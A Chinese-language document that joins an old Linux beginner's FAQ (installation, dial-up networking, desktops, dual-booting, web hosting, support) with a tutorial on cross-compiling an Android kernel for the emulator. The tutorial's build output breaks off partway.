真正安装时你有几种选择。同样地，最容易的方式是使用CD-ROM版的Linux和支援CD开机的个人电脑，在这种情况下，你通常必须将磁片放入磁碟机中，设定系统BIOS寻找可开机CD，然后按照萤幕上出现的安装指令进行安装。

从DOS安装

如果你的系统无法从CD开机，那么必须从DOS目录（假设你的版本支援这个选项）或是以开机片进行安装。商业版Linux——包括由Caldera和Red Hat发行的Linux——附有 3.5 寸开机片(Boot Disk)，要不然你就自己必须自行制作开机片（请参考安装说明以了解更多制作磁片和由CD安装Linux的相关资讯）。如果你打算从硬碟或网路档案系统 (Network File System, NFS)安装Linux，或许也会需要这些磁片。

安装特定版本的Linux

你的经销商网站上应该有全部的安装细节，如果没有，或者文件太难而你无法了解，寻找另一个经销版本吧。我们使用Red Hat、Caldera、Debian和Slackware版的Linux都能顺利安装成功。

6. 我如何用Linux连上网际网路？

Linux要求你对所欲连结的网路有一定的认识。使用Linux连上网路远比Windows困难，比如说，使用Windows只要按一下Internet连线精灵，然后遵照指示一步一步做就可以，但是Linux不同，你得对所欲连结的网路有一定的认识才行。幸好现在有许多说明文件和一些聪明的公用程式可以帮忙。

开始之前

首先，在设定Linux之前你必须确定已经安装所有必要的通讯协定、公用程式和模组。许多情况下，你需要的东西应该都已经具备了，例如TCP/IP——基本的网路通讯协定；pppd——连接到ISP的工具；chat——设定Linux时告诉pppd如何连接的软体。细节请查询说明文件或阅读Linux网路手册里的逐步设定指令。

设定网路连结

有了X-ISP让连结网路更容易。

设备都安装好之后，接下来必须设定网路连结，PPP和ISP的连结手册里记载著系统组态设定以至拨接ISP的所有细节。当然，这是比较困难的方法。一个较简单的方式，是安装比较友善的图形介面PPP客户端程式，例如X-ISP、kppp、GnomePPP或是EzPPP。这些公用程式的功能很像Windows里的拨接网路，你只需输入帐号、密码、ISP的电话号码、DNS位址等资料，它们就会帮你搞定其他的事情。

Linux销售版本

更好的消息是许多Linux版本——包括Red Hat、Debian和Caldera——已经假设你要连结网路，所以先将需要的软体放在磁片的安装程序里，你可以同时拥有所有的通讯协定、Netscape或Lynx网页浏览器、email程式，以及图形介面的设定管理程式，而不需再下载任何软体。

7. 我如何让Linux更像Windows一点？

重建核心模组以尽量使用那些会占掉记忆体的功能。并每隔 18 个月寄一张 99 美元的支票给Bill Gates。

嗯，重建核心模组以尽量使用那些会占掉记忆体的功能；不管有没有需要，每隔几天就重新启动系统；而且每隔 18 个月左右寄一张 99 美元的支票给Bill Gates，这样应该可以达到所要求的。

讲实话，的确有一些东西能帮你将Linux变得比较像Windows——至少从易于使用的观点来看。主要是安装一个不错的X Windows桌上管理程式，以及一些简化例行事务工作的图形公用程式。

桌上管理程式

X Windows大约有 15 年的历史，它提供Linux图形使用者介面 (GUI) 的基础。基本上，你在系统上架设 "X 伺服器"，它会自动侦测出绘图卡和显示的能力。该伺服器上就能执行X视窗为基础的 "桌上管理程式"。这些桌上管理程式所提供的图形介面，某些长得很像Windows。

虽然有几十种桌上管理程式，近来其中一些已获得广泛的注意。K桌上环境(KDE)群组正在为Unix和Linux建立一套完整的图形工具组合。包括图型档案管理程式、简易地组态选单，和多项公用程式，KDE对那些想在电脑上安装图形介面的人来说可真是项恩赐呢。

免费、友善的软体

"K桌上环境"为Linux换上一张友善而亲切的脸孔。

某些人基于心理因素不喜欢KDE，因为KDE使用一种商业GUI工具组称作Qt，某些强硬主张免费Linux的人士不喜欢这一点，所以他们开始开发完全免费的软体环境，因此诞生了GNU网路物件模型环境(GNOME)。

到底要选那一个就看你对免费软体有多信任，以及谁拥有你需有的公用程式了。但是任一个都能让你的Linux用起来更像你的旧爱——Windows，只是上头没有Microsoft的商标了。

8. 我如何在Windows下执行Linux？ 双开机系统有助于家中各别锺情于Linux及Windows的使用者。

如果你希望安装Linux但是家里有人却对Windows情有独锺，可以将两种作业系统安装在同一台电脑上。首先设定一个双开机系统，让你在开机时可以选择执行Windows或Linux。

执行Windows或Linux

你可以将一颗新的硬碟分割成DOS(Windows)和Linux两区，或是使用不会破坏原有资料的公用程式重新分割现有的硬碟（例如：V Communications的System Commander Deluxe或Partition Commander）。接下来在Linux区间里安装Linux同时设定LILO（内含Linux），或安装另外的开机管理程式，让你在开机时可以选择执行Windows或Linux。详细情形请参考Linux和Win 95 的操作说明。

偶而才执行Windows

如果你只是偶而需要执行一些Windows應用程式，试试Wine这个软体。这个免费软体能模拟Windows环境，让许多Windows應用程式可以在Linux上执行。Wine网站列出许多支援的應用程式，上站看看你就知道那些程式可以执行，那些不可以执行。

在Linux里执行Windows

如果你要执行的应用程式不能使用上面的方法，那么还有一个变通方式：Linux版VMware可以让Windows 3.1、95、98、NT 4.0 或另外几种作业系统在Linux系统里面执行。这个产品目前有测试版，你可以在此下载。VMware的主要问题在于它的系统需求比单独执行Linux或Windows还大，至少要用 64MB RAM的Pentium级电脑，VMware建议使用 96MB RAM的Pentium II才能发挥最大效能。所以假如你喜欢Linux但却无法完全割舍Windows，使用VMware不失为一种可行的方法。

9. 我如何在Linux上架设网站？

有许多工具能帮你在Linux上设定及架设网站。

Internet的推波助澜造就Linux今天的成功，所以不必惊讶有许多工具能帮你在Linux上设定及架设网站。事实上，许多ISP的伺服器就是使用Linux作业系统。

找一家ISP

要在Linux上架设网站最简单的方式是找到一家提供Linux伺服器的ISP，例如CI Host或Web Serve Pro，这样你就不用处理网站一天 24 小时繁琐的维护工作，以及负担专用网路接线的费用。

如果你真的需要架设自己的网站或是打算架设企业内部网路，先确定所有最受欢迎的Linux版本有没有完整提供架设网站所需要的东西。

选择一款网路伺服器

最重要的部分——当然，除了作业系统本身以外——就是网路伺服器，通常就是Apache了。它是个广受世人喜爱的伺服器，这个功能强速度快的伺服器能够执行大型的企业网站，你的个人网站当然也不例外。在Apache网站的文件说明网页上你可以找到所有安装和设定资讯。

连结

架设好你的网页伺服器之后，你必须试试看系统是否能顺利连上网路，你也许希望架设防火墙来保护网站，免于未授权的恶意侵入。无论你的网站需要什么，你总是可以找到一些Linux工具来帮忙的。

10. 我到哪里可以获得Linux的技术支援？

你也可以考虑付费找地方资源协助，Linux的使用群遍布全球。

10. 我到哪里可以获得Linux的技术支援？

不论你是寻求免费支援的个人用户，或是愿意付费寻求全天候技术支援的公司用户，Linux都能提供许多援助。

如果你从Red Hat或Caldera等公司购买商业版的Linux，你有权利经由电子邮件获得 90 天或 30 天的免费安装谘询。

求助于文件

接下来遇到了问题怎么办？你还是不用花一毛钱。Linux文件计划(Linux Documentation Project)维护数十个说明档案，内容涵盖各种想像得到的主题，包括安装、与DOS双开机设定、网路和使用Cyrillic字元等。

查询新闻群组

还是找不到你需要的帮忙？查查为数众多的Linux为主的网路新闻群组吧，包括comp.os.linux.misc、comp.os.linux.setup、comp.os.linux.questions和alt.os.linux等，假如你的疑问还不曾出现在上面，你尽可以张贴出来，Linux的使用者通常很热心回答新手的问题。甚至还有专为Linux新手解惑的邮件清单，只要寄信到majordomo@vger.rutgers.edu，信件内注明你是新手就可以了。你还可以在Linux Online网站上找到其他Linux名单的众多类别。

提到Linux Online网站，事实上还有几个很棒的网站提供额外的Linux资讯，我们最喜欢的包括Slashdot和Linuxberg。

掏出你的荷包

假如你得不到足够的帮助，是该花些钱了，假如你的公司需要Linux服务——即使是全天候的协助——也没问题。Red Hat和Caldera都提供 24 小时电话谘询服务，以按件计酬或签定一年合约的方式付费。其他支援Linux的业务也开始出现了，LinuxCare 提供许多支援选项，包括免费搜寻Linux知识库（Linux Knowledgebase），当你有需要时也可以向这家公司购买技术支援、谘询和软体开发等服务。

其他Linux使用者

你也可以考虑付费找地方资源协助，Linux的使用群遍布全球（Yahoo有一份他们的名单）。如果所在区域刚好有Linux专家，可以请他们帮忙，某些用户群甚至会发起「安装飨宴」——一种提供技术支援和披萨的聚会，在那里有Linux专家帮忙新手安装Linux作业系统。

所以不论你遇到什么麻烦，你一定都能找到人帮忙的。

Google Android 操作系统内核编译图文教程

深蓝亚瑟

和标准的Linux开发流程一样，Android平台开发的一个很重要的基础工作就是对其内核的编译和移植。本文结合Android的开发文档以及本人的实践经验，简单介绍了Android内核的编译过程，希望有助于对内核移植感兴趣的开发人员。

Android作为Google公司推出的一款手机开发平台，其本身是基于linux内核的。Google提供的内核源代码中除了linux部分外，有很大一部分是与虚拟处理器Qemu和模拟硬件平台Goldfish相关的。所以如果想将Android移植到实际的硬件平台上需要将这部分代码剥离出来。当然这不是这篇文章的重点，我们现在的目的是要编译出一个可以在模拟器上运行的系统内核，那么，现在就开始我们的工作吧！

工作环境及所需软件包

系统环境：Redhat Linux 9.0

交叉编译器：GNU Toolchain for ARM Processors 下载地址：

http://www.codesourcery.com/gnu_toolchains/arm/download.html

其中第一项选择ARM EABI或ARM GNU/Linux，第二项选择IA32 GNU/Linux即可。



此主题相关图片如下：



Android内核源代码：linux-2.6.23-android-m5-rc14.tar.gz 下载地址：

<http://code.google.com/p/android/downloads/list>

注意该内核版本要与你选用的模拟器版本尽量一致。



此主题相关图片如下:




Android SDK 下载地址:

http://code.google.com/android/download_list.html



此主题相关图片如下:



1.搭建交叉编译环境

1) 安装Android SDK: 将android-sdk_m5-rc14_linux-x86.zip解压缩到适当路径下即可使用。本文将其释放至/usr/local/android_sdk_linux路径下,并将其tools路径添加到PATH中:



```
$ export PATH=$PATH:/usr/local/android_sdk_linux/tools
```

2) 安 装 交 叉 编 译 器 : 将 arm-2007q3-51-arm-none-linux-gnueabi-i686-pc-linux-gnu.tar.bz2 解 压 缩 至 /usr/local/arm-2007q3 目录下, 并将其bin路径添加到PATH中:

```
$ export PATH=$PATH:/usr/local/arm-2007q3/bin
```



此主题相关图片如下:



3) 解压缩内核源代码: 将linux-2.6.23-android-m5-rc14.tar.gz解压缩, 得到 kernel文件夹, 本文中将其放置在/Android目录下。

2.获取内核编译配置文件

交叉编译环境搭建好后需要得到android的内核编译参数的配置文件, 该文件需要从android sdk 中的模拟器中得到。启动android模拟器, 然后通过adb得到模拟器中提供的内核配置文件:

```
$ emulator &
```

```
$ adb pull /proc/config.gz
```


这时候adb工具会连接模拟器, 并从它里面下载一个叫做config.gz的文件到你的当前目录下。将其移动至kernel目录, 解压该文件得到config, 将其重命名为.config, 这样就可以跳过make config而直接得到Makefile所需要的内核配置文件。

```
$ gunzip config.gz
```

```
$ mv config .config
```



此主题相关图片如下:




3.修改Makefile

首先修改第 187 行, 将CROSS_COMPILE值改为arm-none-linux-gnueabi-, 这是我们安装的交叉编译工具链的前缀, 修改此处意在告诉make在编译的时候要使用该工具链。



此主题相关图片如下:



```

/Android/kernel/Makefile (modified) - gedit
File Edit View Search Tools Documents Help
New Open Save Print Undo Redo Cut Copy Paste Find Replace

Makefile
# CROSS_COMPILE specify the prefix used for all executables used
# during compilation. Only gcc and related bin-utils executables
# are prefixed with $(CROSS_COMPILE).
# CROSS_COMPILE can be set on the command line
# make CROSS_COMPILE=ia64-linux-
# Alternatively CROSS_COMPILE can be set in the environment.
# Default value for CROSS_COMPILE is not to prefix executables
# Note: Some architectures assign CROSS_COMPILE in their arch/*/Makefile

ARCH          ?= $(SUBARCH)
CROSS_COMPILE = arm-none-linux-gnueabi-

# Architecture as present in compile.h
UTS_MACHINE := $(ARCH)

KCONFIG_CONFIG ?= .config


# SHELL used by kbuild
CONFIG_SHELL := $(shell if [ -x "$$BASH" ]; then echo $$BASH; \
    else if [ -x /bin/bash ]; then echo /bin/bash; \

```

然后修改第 519、520 行，将build id 值注释掉，因为目前版本的android内核不支持该选项。



此主题相关图片如下：



```

/Android/kernel/Makefile - gedit
File Edit View Search Tools Documents Help
New Open Save Print Undo Redo Cut Copy Paste Find Replace

Makefile
NOSTDINC_FLAGS += -nostdinc -isystem $(shell $(CC) -print-file-name=include)
CHECKFLAGS     += $(NOSTDINC_FLAGS)

# warn about C99 declaration after statement
CFLAGS += $(call cc-option,-Wdeclaration-after-statement,)

# disable pointer signed / unsigned warnings in gcc 4.0
CFLAGS += $(call cc-option,-Wno-pointer-sign,)

# Use --build-id when available.
#LD_FLAGS_BUILD_ID = $(patsubst -Wl$(comma)%,%,\
#    $(call ld-option, -Wl$(comma)--build-id,))
LD_FLAGS_MODULE += $(LD_FLAGS_BUILD_ID)
LD_FLAGS_vmlinux += $(LD_FLAGS_BUILD_ID)

# Default kernel image to build when no specific target is given.
# KBUILD_IMAGE may be overruled on the command line or
# set in the environment
# Also any assignments in arch/$(ARCH)/Makefile take precedence over
# this default value

```

4.开始编译


在kernel目录下执行make:

\$ make

除个别警告外编译过程一切顺利，最终在/kernel/arch/arm/boot目录下生成一个zImage，即为编译好的内核镜像了。




此主题相关图片如下：



```
root@localhost:Android/kernel
File Edit View Terminal Go Help
LD      .tmp_vmlinux2
KSYM    .tmp_kallsyms2.S
AS      .tmp_kallsyms2.o
LD      vmlinux.o
MODPOST vmlinux.o
WARNING: vmlinux.o(.text+0x11b9e4): Section mismatch: reference to .init.text:goldfish_tty_console_setup (between 'goldfish_tty_probe' and 'goldfish_tty_interrupt')
LD      vmlinux
SYSMAP  System.map
SYSMAP  .tmp_System.map
OBJCOPY arch/arm/boot/Image
Kernel: arch/arm/boot/Image is ready
AS      arch/arm/boot/compressed/head.o
GZIP    arch/arm/boot/compressed/piggy.gz
AS      arch/arm/boot/compressed/piggy.o
